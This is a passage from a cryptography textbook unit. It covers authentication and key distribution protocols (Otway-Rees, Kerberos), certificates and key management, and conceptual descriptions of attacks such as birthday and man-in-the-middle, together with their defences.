- Two users A and B who share secret keys K_{as} and K_{bs} respectively with S .

Objectives of this protocol is:

1. To allow A and B to be authenticated.
2. To allow S to generate a session key K_{ab} that is bound to the authentication process and is only known to A , B and S .

The protocol can be viewed as follows:




Figure 71: Otway-Rees Protocol

Analysis:

In this protocol both A and B perform mutual authentication with the server S and S returns the session key K_{ab} to each. In the case of A we have:

- S can authenticate A by decrypting $\{N_a, M, A, B\}_{K_{as}}$ it receives in step 2.

– A can authenticate S and obtain its copy of the session key by decrypting

$\{Na, Kab\}_{Kas}$ in step 4.

– How does S ensure that the message from step 1 is not a replay?

- Actually it can't!
- However, this is okay, because an attacker replaying the message will be unable to recover the session key Kab in step 4.

In this protocol, B relays messages to/from A . However, since these messages are encrypted using Kas , B cannot decrypt or modify them.

In the case of B we have a similar argument with $\{Nb, M, A, B\}_{Kbs}$ and $\{Nb, Kab\}_{Kbs}$. In step 1, A generates two nonces:

– Na which is used to prevent replay of S 's message back to A and guarantee the freshness of the session key received from S .

– The nonce Nb serves the same purpose for B .

– M which acts as a transaction identifier that binds the information sent by A and B together:

- S can check that $\{Na, M, A, B\}_{Kas}$ and $\{Nb, M, A, B\}_{Kbs}$ have the same value for M and therefore belong to the same transaction.

– After the protocol has completed, A and B will share the key Kab .

- If A and B use Kab to encrypt a communication, then they both have ongoing mutual authentication.

3.4.2.4 Kerberos Protocol

Kerberos is a complete server-based authentication and key distribution system based on the Needham-Schroeder protocol. The main differences lie in the use of timestamps and lifetimes. It was developed as part of project Athena at MIT and has been widely used in Unix networks. It has been incorporated into Windows 2000.

Since it uses timestamps and lifetimes, there is a need for secure, synchronized clocks. On a local area network (Unix, Windows 2000, Netware, ...) this is relatively easy to implement. As with Needham-Schroeder, entities share secret keys with a trusted Kerberos server. Kerberos uses its own terminology:

- The trusted server S is known as a Key Distribution Centre (KDC).
- When a client A wishes to use a computing service B , the KDC issues a ticket that can be used to access the services of B .
 - As we will see, this is essentially B 's token in the original Needham-Schroeder protocol.
- Tickets have a specific lifetime, but they can be renewed, post-dated, etc.

A significant use of Kerberos is to allow human users to logon to computer networks and access computing services distributed throughout that network. Kerberos also defines the precise syntax of the various protocols, but since we are only interested in an abstract view of Kerberos, we will ignore such detail.

The protocol can be viewed as follows:




Figure 72: Kerberos Protocol

1. This step is similar to Needham-Schroeder in which A indicates to S that it wishes to communicate with B ; a nonce can also be used here to prevent a replay attack.
2. If S allows this access then a ticket $\{T_S, L, K_{ab}, A\}$ is created; this is similar to the token used in Needham-Schroeder. This is encrypted under K_{bs} and sent to A for forwarding to B . A also gets a copy of the key in a readable form.
3. A wants to verify that the ticket is valid and that B is alive. A sends an encrypted nonce/timestamp T_A to B .

4. B sends back the encryption of $TA + 1$, after checking that the timestamp TA is recent, thus proving B knows the key and is alive.

3.4.2.5 Implementation of Kerberos

Kerberos is a commonly used authentication scheme on the Internet. Developed by MIT's Project Athena, Kerberos is named for the three-headed dog who, according to Greek mythology, guards the entrance of Hades (rather than the exit, for some reason!).

Kerberos employs a client/server architecture and provides user-to-server authentication rather than host-to-host authentication. In this model, security and authentication will be based on secret key technology where every host on the network has its own secret key. It would clearly be unmanageable if every host had to know the keys of all other hosts so a secure, trusted host somewhere on the network, known as a Key Distribution Center (KDC), knows the keys for all of the hosts (or at least some of the hosts within a portion of the network, called a *realm*). In this way, when a new node is brought online, only the KDC and the new node need to be configured with the node's key; keys can be distributed physically or by some other secure means.




Figure 73: Kerberos architecture

The Kerberos Server/KDC has two main functions, known as the Authentication Server (AS) and Ticket-Granting Server (TGS). The steps in establishing an authenticated session between an application client and the application server are:

1. The Kerberos client software establishes a connection with the Kerberos server's AS function. The AS first authenticates that the client is who it purports to be. The AS then provides the client with a secret key for this login session (the *TGS session key*) and a

ticket-granting ticket (TGT), which gives the client permission to talk to the TGS. The ticket has a finite lifetime so that the authentication process is repeated periodically.

2. The client now communicates with the TGS to obtain the Application Server's key so that it (the client) can establish a connection to the service it wants. The client supplies the TGS with the TGS session key and TGT; the TGS responds with an application session key (ASK) and an encrypted form of the Application Server's secret key; this secret key is *never* sent on the network in any other form.
3. The client has now authenticated itself *and* can prove its identity to the Application Server by supplying the Kerberos ticket, application session key, and encrypted Application Server secret key. The Application Server responds with similarly encrypted information to authenticate itself to the client. At this point, the client can initiate the intended service requests (e.g., Telnet, FTP, HTTP, or e-commerce transaction session establishment).

The current version of this protocol is Kerberos V5 (described in [RFC 1510](#)). While the details of their operation, functional capabilities, and message formats are different, the conceptual overview above pretty much holds for both. One primary difference is that Kerberos V4 uses only DES to generate keys and encrypt messages, while V5 allows other schemes to be employed (although DES is still the most widely algorithm used).

3.5 SYMMETRIC KEY DISTRIBUTION USING ASYMMETRIC ENCRYPTION

Because of the inefficiency of public key cryptosystems, they are almost never used for the direct encryption of sizable block of data, but are limited to relatively small blocks. One of the most important uses of a public-key cryptosystem is to encrypt secret keys for distribution. Here, we discuss general principles and typical approaches.




Figure 74: Secret keys for distribution

We begin at a point when it is assumed that A and B have exchanged public keys by one of the schemes described subsequently in this chapter. Then the following steps occur.

1. A uses B's public key to encrypt a message to B containing an identifier of A (IDA) and a nonce (N_1), which is used to identify this transaction uniquely
2. B sends a message to A encrypted with PU_a and containing A's nonce (N_1) as well as a new nonce generated by B (N_2). Because only B could have decrypted message (1), the presence of N_1 in message (2) assures A that the correspondent is B.
3. A returns N_2 , encrypted using B's public key, to assure B that its correspondent is A.
4. A selects a secret key K_s and sends $M = E(PU_b, E(PR_a, K_s))$ to B. Encryption of this message with B's public key ensures that only B can read it; encryption with A's private key ensures that only A could have sent it.
5. B computes $D(PU_a, D(PR_b, M))$ to recover the secret key.

3.6 ENTERPRISE KEY AND CERTIFICATE MANAGEMENT (EKCM)

The starting point in any certificate and private key management strategy is to create a comprehensive inventory of all certificates, their locations and responsible parties. This is not a trivial matter because certificates from a variety of sources are deployed in a variety of locations by different individuals and teams - it's simply not possible to rely on a list from a single certificate authority. Certificates that are not renewed and replaced before they expire can cause serious downtime and outages. Some other considerations:

- Regulations and requirements, like PCI-DSS, demand stringent security and management of cryptographic keys and auditors are increasingly reviewing the management controls and processes in use.
- Private keys used with certificates must be kept secure or unauthorised individuals can intercept confidential communications or gain unauthorised access to critical systems. Failure to ensure proper segregation of duties means that admins who generate the encryption keys can use them to access sensitive, regulated data.
- If a certificate authority is compromised or an encryption algorithm is broken, organizations must be prepared to replace all of their certificates and keys in a matter of hours.

3.6.1 Public Key Certificates and Certificate Authorities

Certificates and Certificate Authorities (CA) are necessary for widespread use of cryptography for e-commerce applications. While a combination of secret and public key cryptography can solve the business issues discussed above, crypto cannot alone address the trust issues that must

exist between a customer and vendor in the very fluid, very dynamic e-commerce relationship. How, for example, does one site obtain another party's public key? How does a recipient determine if a public key really belongs to the sender? How does the recipient know that the sender is using their public key for a legitimate purpose for which they are authorized? When does a public key expire? How can a key be revoked in case of compromise or loss?

The basic concept of a certificate is one that is familiar to all of us. A driver's license, credit card, or SCUBA certification, for example, identify us to others, indicate something that we are authorized to do, have an expiration date, and identify the authority that granted the certificate.

As complicated as this may sound, it really isn't! Consider driver's licenses. I have one issued by the State of Florida. The license establishes my identity, indicates the type of vehicles that I can operate and the fact that I must wear corrective lenses while doing so, identifies the issuing authority, and notes that I am an organ donor. When I drive in other states, the other jurisdictions throughout the U.S. recognize the authority of Florida to issue this "certificate" and they trust the information it contains. When I leave the U.S., everything changes. When I am in Aruba, Australia, Canada, Israel, and many other countries, they will accept not the Florida license, *per se*, but *any* license issued in the U.S. This analogy represents the certificate trust chain, where even certificates carry certificates.

For purposes of electronic transactions, certificates are digital documents. The specific functions of the certificate include:

- *Establish identity*: Associate, or *bind*, a public key to an individual, organization, corporate position, or other entity.
- *Assign authority*: Establish what actions the holder may or may not take based upon this certificate.
- *Secure confidential information* (e.g., encrypting the session's symmetric key for data confidentiality).

Typically, a certificate contains a public key, a name, an expiration date, the name of the authority that issued the certificate (and, therefore, is vouching for the identity of the user), a serial number, any pertinent policies describing how the certificate was issued and/or how the certificate may be used, the digital signature of the certificate issuer, and perhaps other information.




Figure 75: VeriSign Class 3 certificate

A sample abbreviated certificate is shown in figure above. This is a typical certificate found in a browser, in this case, Mozilla Firefox (Mac OS X). While this is a certificate issued by VeriSign, many root-level certificates can be found shipped with browsers. When the browser makes a connection to a secure Web site, the Web server sends its public key certificate to the browser. The browser then checks the certificate's signature against the public key that it has stored; if there is a match, the certificate is taken as valid and the Web site verified by this certificate is considered to be "trusted."

- version number
- certificate serial number
- signature algorithm identifier
- issuer's name and unique identifier
- validity (or operational) period
- subject's name and unique identifier
- subject public key information
- standard extensions
- certificate appropriate use definition
- key usage limitation definition



Figure 76: Contents of an X.509 V3 Certificate

The most widely accepted certificate format is the one defined in International Telecommunication Union Telecommunication Standardization Sector (ITU-T) Recommendation X.509. Rec. X.509 is a specification used around the world and any applications complying with X.509 can share certificates. Most certificates today comply with X.509 Version 3.

Certificate authorities are the repositories for public-keys and can be any agency that issues certificates. A company, for example, may issue certificates to its employees, a college/university to its students, a store to its customers, an Internet service provider to its users, or a government to its constituents.

When a sender needs an intended receiver's public key, the sender must get that key from the receiver's CA. That scheme is straight-forward if the sender and receiver have certificates issued by the same CA. If not, how does the sender know to *trust* the foreign CA? One industry wag has noted, about trust: "You are either born with it or have it granted upon you." Thus, some CAs will be trusted because they are known to be reputable, such as the CAs operated by AT&T Services, Comodo, DigiNet (formerly GTE Cybertrust), EnTrust, Symantec (formerly VeriSign), and Thawte. CAs, in turn, form trust relationships with other CAs. Thus, if a user queries a foreign CA for information, the user may ask to see a list of CAs that establish a "chain of trust" back to the user.

One major feature to look for in a CA is their identification policies and procedures. When a user generates a key pair and forwards the public key to a CA, the CA has to check the sender's identification and takes any steps necessary to assure itself that the request is really coming from the advertised sender. Different CAs have different identification policies and will, therefore, be trusted differently by other CAs. Verification of identity is just one of many issues that are part of a CA's Certification Practice Statement (CPS) and policies; other issues include how the CA protects the public keys in its care, how lost or compromised keys are revoked, and how the CA protects its own private keys.

3.6.2 Multicast Group Key Management

Group Key Management means managing the keys in a group communication. Most of the group communications use multicast communication so that if the message is sent once by the sender, it

will be received by all the users. The main problem in multicast group communication is its security. In order to improve the security, various keys are given to the users. Using the keys, the users can encrypt their messages and send them secretly.

3.6.3 Challenges

Several challenges IT organizations face when trying to control and manage their encryption keys are:

1. Complex Management: Managing a plethora of encryption keys in the millions.
2. Security Issues: Vulnerability of keys from outside hackers/malicious insiders.
3. Data Availability: Ensuring data accessibility for authorized users.
4. Scalability: Supporting multiple databases, applications and standards.
5. Governance: Defining policy driven, access, control and protection for data.

3.6.4 Key management solution

A **key management solution** (KMS) is an integrated approach for generating, distributing and managing cryptographic keys for devices and applications. Compared to the term key management, a KMS is tailored to specific use-cases such as secure software update or machine-to-machine communication. In a holistic approach, it covers all aspects of security from the secure generation of keys over the secure exchange of keys up to secure key handling and storage on the client. Thus, a KMS includes the backend functionality for key generation, distribution, and replacement as well as the client functionality for injecting keys, storing and managing keys on devices. With the Internet of Things, KMS becomes a crucial part for the security of connected devices.

3.6.5 Key installation

Key installation is often a manual process. This process should ensure that the key isn't compromised during installation, incorrectly entered, or too difficult to be used readily.

3.6.6 Key storage

Keys must be stored on protected or encrypted storage media, or the application using the keys should include safeguards that prevent extraction of the keys. Physical security of the system if ensured can mitigate the risk of key being compromised. However distributed, keys must be stored securely to maintain communications security. Security is a big concern and hence there are various techniques in use to do so. Likely the most common is that an encryption application manages keys for the user and depends on an access password to control use of the key. Likewise, in the case of smartphone keyless access platforms, they keep all identifying door information off mobile phones and servers and encrypts all data, where just like low-tech keys, users give codes only to those they trust.

3.6.7 Key change

Keys, like passwords, should be changed regularly relative to the value of the information being protected and the frequency of use. Frequently used keys are more likely to be compromised

through interception and statistical analysis. However, like a changing of the guard, vulnerabilities inherent to any change must be addressed.

3.6.8 Key exchange

Prior to any secured communication, users must set up the details of the cryptography. In some instances this may require exchanging identical keys (in the case of a symmetric key system). In others it may require possessing the other party's public key. While public keys can be openly exchanged (their corresponding private key is kept secret), symmetric keys must be exchanged over a secure communication channel. Formerly, exchange of such a key was extremely troublesome, and was greatly eased by access to secure channels such as a diplomatic bag. Clear text exchange of symmetric keys would enable any interceptor to immediately learn the key, and any encrypted data.

The advance of public key cryptography in the 1970s has made the exchange of keys less troublesome. Since the Diffie-Hellman key exchange protocol was published in 1975, it has become possible to exchange a key over an insecure communications channel, which has substantially reduced the risk of key disclosure during distribution. It is possible, using something akin to a book code, to include key indicators as clear text attached to an encrypted message. The encryption technique used by Richard Sorge's code clerk was of this type, referring to a page in a statistical manual, though it was in fact a code. The German Army Enigma symmetric encryption key was a mixed type early in its use; the key was a combination of secretly distributed key schedules and a user chosen session key component for each message.

In more modern systems, such as OpenPGP compatible systems, a session key for a symmetric key algorithm is distributed encrypted by an asymmetric key algorithm. This approach avoids even the necessity for using a key exchange protocol like Diffie-Hellman key exchange.

Another method of key exchange involves encapsulating one key within another. Typically a master key is generated and exchanged using some secure method. This method is usually cumbersome or expensive (breaking a master key into multiple parts and sending each with a trusted courier for example) and not suitable for use on a larger scale. Once the master key has been securely exchanged, it can then be used to securely exchange subsequent keys with ease. This technique is usually termed Key Wrap. A common technique uses Block ciphers and cryptographic hash functions.

A related method is to exchange a master key (sometimes termed a root key) and derive subsidiary keys as needed from that key and some other data (often referred to as diversification data). The most common use for this method is probably in SmartCard based cryptosystems, such as those found in banking cards. The bank or credit network embeds their secret key into the card's secure key storage during card production at a secured production facility. Then at the Point of sale the card and card reader are both able to derive a common set of session keys based

on the shared secret key and card-specific data (such as the card serial number). This method can also be used when keys must be related to each other (i.e., departmental keys are tied to divisional keys, and individual keys tied to departmental keys). However, tying keys to each other in this way increases the damage which may result from a security breach as attackers will learn something about more than one key. This reduces entropy, with regard to an attacker, for each key involved.

3.6.9 Key use

The major issue is length of time a key is to be used, and therefore frequency of replacement. Because it increases any attacker's required effort, keys should be frequently changed. This also limits loss of information, as the number of stored encrypted messages which will become readable when a key is found will decrease as the frequency of key change increases. Historically, symmetric keys have been used for long periods in situations in which key exchange was very difficult or only possible intermittently. Ideally, the symmetric key should change with each message or interaction, so that only that message will become readable if the key is learned (e.g., stolen, cryptanalyzed, or social engineered).

3.6.10 Key control

Key control addresses the proper use of keys. Different keys have different functions and may only be approved for certain levels of classification.

3.6.11 Key disposal

Keys (and any distribution media) must be properly disposed of, erased, or destroyed so that the key's contents are not disclosed, possibly providing an attacker insight into the key management system.

3.7 SUMMARY

Key distribution is the function that delivers a key to two parties who wish to exchange secure encrypted data. Some sort of mechanism or protocol is needed to provide for these secure distribution of keys.

Key distribution often involves the use of master keys, which are infrequently used and are long lasting, and session keys, which are generated and distributed for temporary use between two parties.

Public-

key encryption schemes are secure only if the authenticity of the public key is assured. A public-key certificate scheme provides the necessary security. X.509 defines the format for public-key certificates. This format is widely used in a variety of applications. A public-key infrastructure (PKI) is defined as the set of hardware, software, people, policies, and procedures needed to create, manage, store, distribute, and revoke digital certificates based on asymmetric cryptography. Typically, PKI implementations make use of X.509 certificates

3.7 CHECK YOUR PROGRESS

- 1 is a function which delivers the key to two parties who wish to exchange data securely.
- 2 Key distribution involves keys which are long lasting and keys which are temporary.
- 3 are secure only if authenticity of public key is assured. PKI implementation makes use of certificates.

3.8 ANSWERS TO CHECK YOUR PROGRESS

- 1 Key distribution
- 2 Master, session
- 3 Public-key, X.509

3.9 MODEL QUESTIONS

- 1 Discuss the implementation of Kerberos for Key distribution?
- 2 Explain the process of key generation.
- 3 What should be the best strategy for key distribution and management in an organisation?
- 4 Discuss the strategy to improve crack resistivity of a key.

UNIT IV: CRYPTOGRAPHY FOR INTERNET SECURITY

4.1 LEARNING OBJECTIVES

After going through this unit, you will be able to understand :

- Methods of attack on cryptographic systems.
- Defence against these attacks
- Secure electronic transactions
- SSL (Secure socket layer)/ TLS (Transport layer security)
- Secure HTTP (https)
- IPSec
- PGP

4.2 INTRODUCTION

In the preceding units we have studied a great deal about Basics of Cryptography , various Cryptographic algorithms . As they say “ there are no free lunches” , vulnerabilities come as a package with every application is developed . In this unit we shall study what are the various kind of attacks carried out on various cryptographic systems and how the threats arising out of these vulnerabilities are mitigated. We shall cover practical implementation of cryptographic systems in the various network protocols being used over networks for secure transactions

4.3 METHODS OF ATTACK ON CRYPTOGRAPHIC SYSTEMS

Attempts to crack a cryptosystem can be generally classified into four classes of attack methods:

- **Analytic attacks:** An analytic attack uses algebraic manipulation in an attempt to reduce the complexity of the algorithm.
- **Brute force attacks:** In a brute force (or exhaustion) attack, the cryptanalyst attempts every possible combination of key patterns. This type of attack can be very time (up to several hundred million years) and resource intensive, depending on the length of the key . . . and the life span of the attacker.
- **Implementation attacks:** Implementation attacks attempt to exploit some weakness in the cryptosystem such as vulnerability in a protocol or algorithm.
- **Statistical attacks:** A statistical attack attempts to exploit some statistical weakness in the cryptosystem such as a lack of randomness in key generation.

The following specific attack methods employ various elements of the four classes we just described.

4.3.1 The Birthday Attack

The Birthday Attack attempts to exploit the probability of two messages by using the same hash function and producing the same message digest. It's based on the statistical probability (greater than 50 percent) that 2 people in a room will have the same birthday if there are 23 or more people in the room. However, for 2 people in a room to share a *given* birthday, there must be 253 or more people in the room to have a statistical probability of greater than 50 percent (even if one of them is on February 29).

4.3.2 Digital signature susceptibility

Digital signatures can be susceptible to a birthday attack. A message m is typically signed by first computing $f(m)$, where f is a cryptographic hash function, and then using some secret key to sign $f(m)$. Suppose Mallory wants to trick Bob into signing a fraudulent contract. Mallory prepares a fair contract m and a fraudulent one m' . She then finds a number of positions where m can be changed without changing the meaning, such as inserting commas, empty lines, one versus two spaces after a sentence, replacing synonyms, etc. By combining these changes, she can create a huge number of variations on m which are all fair contracts.

In a similar manner, Mallory also creates a huge number of variations on the fraudulent contract m' . She then applies the hash function to all these variations until she finds a version of the fair contract and a version of the fraudulent contract which have the same hash value, $f(m) = f(m')$. She presents the fair version to Bob for signing. After Bob has signed, Mallory takes the signature and attaches it to the fraudulent contract. This signature then "proves" that Bob signed the fraudulent contract.

The probabilities differ slightly from the original birthday problem, as Mallory gains nothing by finding two fair or two fraudulent contracts with the same hash. Mallory's strategy is to generate pairs of one fair and one fraudulent contract. The birthday problem equations apply where n is the number of pairs. The number of hashes Mallory actually generates is $2n$.

To avoid this attack, the output length of the hash function used for a signature scheme can be chosen large enough so that the birthday attack becomes computationally infeasible, i.e. about twice as many bits as are needed to prevent an ordinary brute-force attack.

4.3.3 Ciphertext Only Attack (COA)

In a *Ciphertext Only Attack* (COA), the cryptanalyst obtains the ciphertext of several messages, all encrypted by using the same encryption algorithm but without the associated plaintext. The cryptanalyst then attempts to decrypt the data by searching for repeating patterns and through statistical analysis. For example, certain words in the English language such as *the* and *and* occur frequently. This type of attack is generally difficult and requires a large sample of ciphertext.

4.3.4 Chosen Text Attack (CTA)

In a *Chosen Text Attack* (CTA), the cryptanalyst selects a sample of plaintext and obtains the corresponding ciphertext. Several types of Chosen Text Attacks exist, including Chosen Plaintext, Adaptive Chosen Plaintext, Chosen Ciphertext, and Adaptive Chosen Ciphertext.

- **Chosen Plaintext Attack (CPA):** The cryptanalyst chooses plaintext to be encrypted, and the corresponding ciphertext is obtained.
- **Adaptive Chosen Plaintext Attack (ACPA):** The cryptanalyst chooses plaintext to be encrypted; then based on the resulting ciphertext, he chooses another sample to be encrypted.
- **Chosen Ciphertext Attack (CCA):** The cryptanalyst chooses ciphertext to be decrypted, and the corresponding plaintext is obtained.
- **Adaptive Chosen Ciphertext Attack (ACCA):** The cryptanalyst chooses ciphertext to be decrypted; then based on the resulting ciphertext, he chooses another sample to be decrypted.

4.3.5 Known Plaintext Attack (KPA)

In a *Known Plaintext Attack* (KPA), the cryptanalyst has obtained the cipher-text and corresponding plaintext of several past messages. The **known-plaintext attack (KPA)** is an attack model for cryptanalysis where the attacker has samples of both the plaintext and its encrypted version (known as ciphertext version) then he can use them to expose further secret information after calculating the secret key.

Encrypted file archives such as ZIP are very prone to this attack. For example, an attacker with an encrypted ZIP file needs only one unencrypted file from the archive which forms the "known-plaintext". Then using some publicly available software they can instantly calculate the key required to decrypt the entire archive.

Classical ciphers are typically susceptible to known-plaintext attack. For example, a Caesar cipher can be solved using a single letter of corresponding plaintext and ciphertext to decrypt entirely.

4.3.6 Man-in-the-middle attack

In cryptography and computer security, a man-in-the-middle attack (often abbreviated to MITM, MitM, MIM or MiM attack or MITMA) is an attack where the attacker secretly relays and possibly alters the communication between two parties who believe they are directly communicating with each other. Man-in-the-middle attacks can be thought about through a chess analogy. Mallory, who barely knows how to play chess, claims that she can play two grandmasters simultaneously and either win one game or draw both. She waits for the first grandmaster to make a move and then makes this same move against the second grandmaster. When the second grandmaster responds, Mallory makes the same play against the first. She plays the entire game this way and cannot lose using this strategy unless she runs into difficulty with

time because of the slight delay between relaying moves. A man-in-the-middle attack is a similar strategy and can be used against many cryptographic protocols.^[1] One example of man-in-the-middle attacks is active eavesdropping, in which the attacker makes independent connections with the victims and relays messages between them to make them believe they are talking directly to each other over a private connection, when in fact the entire conversation is controlled by the attacker. The attacker must be able to intercept all relevant messages passing between the two victims and inject new ones. This is straightforward in many circumstances; for example, an attacker within reception range of an unencrypted Wi-Fi wireless access point, can insert himself as a man-in-the-middle.

As an attack that aims at circumventing mutual authentication, or lack thereof, a man-in-the-middle attack can succeed only when the attacker can impersonate each endpoint to their satisfaction as expected from the legitimate other end. Most cryptographic protocols include some form of endpoint authentication specifically to prevent MITM attacks. For example, TLS can authenticate one or both parties using a mutually trusted certification authority.

Example of an attack




Figure 77: man-in-the-middle attack

The section below illustration of the man-in-the-middle attack. Suppose Alice wishes to communicate with Bob. Meanwhile, Mallory wishes to intercept the conversation to eavesdrop and optionally deliver a false message to Bob.

First, Alice asks Bob for his public key. If Bob sends his public key to Alice, but Mallory is able to intercept it, a man-in-the-middle attack can begin. Mallory sends a forged message to Alice that claims to be from Bob, but instead includes Mallory's public key.

Alice, believing this public key to be Bob's, encrypts her message with Mallory's key and sends the enciphered message back to Bob. Mallory again intercepts, deciphers the message using her private key, possibly alters it if she wants, and re-enciphers it using the public key Bob originally sent to Alice. When Bob receives the newly enciphered message, he believes it came from Alice.

- 1 Alice sends a message to Bob, which is intercepted by Mallory:

- Alice "Hi Bob, it's Alice. Give me your key." → Mallory Bob
- 2 Mallory relays this message to Bob; Bob cannot tell it is not really from Alice:
- Alice Mallory "Hi Bob, it's Alice. Give me your key." → Bob
- 3 Bob responds with his encryption key:
- Alice Mallory ← [Bob's key] Bob
- 4 Mallory replaces Bob's key with her own, and relays this to Alice, claiming that it is Bob's key:

Alice ← [Mallory's key] Mallory Bob

- 5 Alice encrypts a message with what she believes to be Bob's key, thinking that only Bob can read it:

Alice "Meet me at the bus stop!" [encrypted with Mallory's key] → Mallory Bob

- 6 However, because it was actually encrypted with Mallory's key, Mallory can decrypt it, read it, modify it (if desired), re-encrypt with Bob's key, and forward it to Bob:

Alice Mallory "Meet me at the van down by the river!" [encrypted with Bob's key] → Bob

- 7 Bob thinks that this message is a secure communication from Alice.

This example shows the need for Alice and Bob to have some way to ensure that they are truly using each other's public keys, rather than the public key of an attacker. Otherwise, such attacks are generally possible, in principle, against any message sent using public-key technology. Fortunately, there are a variety of techniques that help defend against MITM attacks.

4.3.6.1 Defenses against the attack

All cryptographic systems that are secure against MITM attacks require an additional exchange or transmission of information over some kind of secure channel. Many key agreement methods have been developed, with different security requirements for the *secure* channel. Interlock Protocol attempts to address this. Various defenses against MITM attacks use authentication techniques that include:

- **DNSSEC:** Secure DNS extensions
- **Public key infrastructures:** Transport Layer Security is an example of implementing public key infrastructure over Transmission Control Protocol. This is used to prevent Man-in-the-middle attack over a secured HTTP connection on internet. Client and Server exchange PKI certificates issued and verified by a common certificate authority.
- **PKI mutual authentication:** The main defense in a PKI scenario is mutual authentication. In this case applications from both client and server mutually validates their certificates issued by a common root certificate authority. Virtual Private Networks do mutual authentication before sending data over the created secure tunnel, however mutual authentication over internet for HTTP connections are seldom enforced.
- **Certificate pinning**

- A recorded media attestation (assuming that the user's identity can be recognized from the recording), which can either be:
- A verbal communication of a shared value for each session (as in ZRTP)
- An audio/visual communication of the public key hash (which can be easily distributed via PKI)[3]
- Stronger mutual authentication, such as:
